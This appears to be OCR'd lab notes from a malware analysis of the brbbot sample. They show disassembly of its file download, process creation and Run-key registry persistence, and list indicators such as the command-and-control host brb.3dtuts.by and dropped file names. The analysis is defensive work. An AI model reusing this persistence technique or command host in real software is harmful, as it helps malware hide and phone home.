
remnux...
*eth0
Wiresha...
21:07
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- **Read file from the server**




```
mov     r8d, [rsp+58h+dwNumberOfBytesAvailable] ; dwNumberOfBytesToRead
mov     edx, ebx
lea     r9, [rsp+58h+dwNumberOfBytesRead] ; lpdwNumberOfBytesRead
add     rdx, rax         ; lpBuffer
mov     rcx, rsi         ; hFile
call    cs:InternetReadFile
test    eax, eax
jz      short loc_140001975
```

- **Create a new process**



```
loc_1400021CD:          ; lpCommandLine
mov     rdx, [rdi+8]
lea     rax, [rsp+118h+ProcessInformation]
xor     r9d, r9d        ; lpThreadAttributes
mov     [rsp+118h+lpProcessInformation], rax ; lpProcessInformation
lea     rax, [rsp+118h+StartupInfo]
xor     r8d, r8d        ; lpProcessAttributes
mov     [rsp+118h+lpStartupInfo], rax ; lpStartupInfo
mov     [rsp+118h+lpCurrentDirectory], r15 ; lpCurrentDirectory
mov     [rsp+118h+lpEnvironment], r15 ; lpEnvironment
xor     ecx, ecx        ; lpApplicationName
mov     [rsp+118h+dwCreationFlags], r15d ; dwCreationFlags
mov     [rsp+118h+bInheritHandles], r15d ; bInheritHandles
call    cs:CreateProcessA
test    eax, eax
jnz     loc_1400020CC
```

- **Create a registry key for persistence**



```
lea     rdx, [rsp+278h+hKey]
mov     r9d, 20006h       ; samDesired
mov     [rsp+278h+phkResult], rdx ; phkResult
lea     rdx, SubKey       ; "Software\\Microsoft\\Windows\\CurrentVe"...
xor     r8d, r8d          ; ulOption
mov     rcx, 0FFFFFFFF80000002h ;
call    cs:RegOpenKeyExA
mov     edi, eax
test    eax, eax
jz      short loc_140002764
```

```
; const CHAR SubKey[]
SubKey          db 'Software\Microsoft\Windows\CurrentVersion\Run',0
                                        ; DATA XREF: sub_140002230+1E3↑o
                                        ; sub_140002550+1EA↑o
```

- **Program flow:**

  The malware dropped encrypted files into the system, open internet connection and use "brb.3dtuts.by" as a server, create a "...\CurrentVersion\Run" registry for persistence, transmitted data is encrypted.

Debugging (OllyDbg)**:** Function breakpoints, monitor stack, memory map, plugins for unpacking, find OEP

ANALYSIS SUMMARY

Key Host and Network Indicators of Compromise (IOCs):

brb.3dtuts.by

brbconfig.tmp

brbbot.exe

Some files in the files added: csrss.exe, svchost.exe,...

Key Functionality:

RegOpenKeyExa
CreateProcessA

InternetReadFile **InternetConnectA** **CryptHashData** **CryptDeriveKey** **CryptCreateHash** **GetProcessHeap** **…**
Purpose:
The malware dropped encrypted files into the system, opened the internet connection and used “brb.3dtuts.by” as a server, transfer data to the server. Transmitted data are encrypted
Persistence:
Create a ‘’...\CurrentVersion\Run” registry for persistence
Environment-specific Impact:
Root Cause:
Attribution: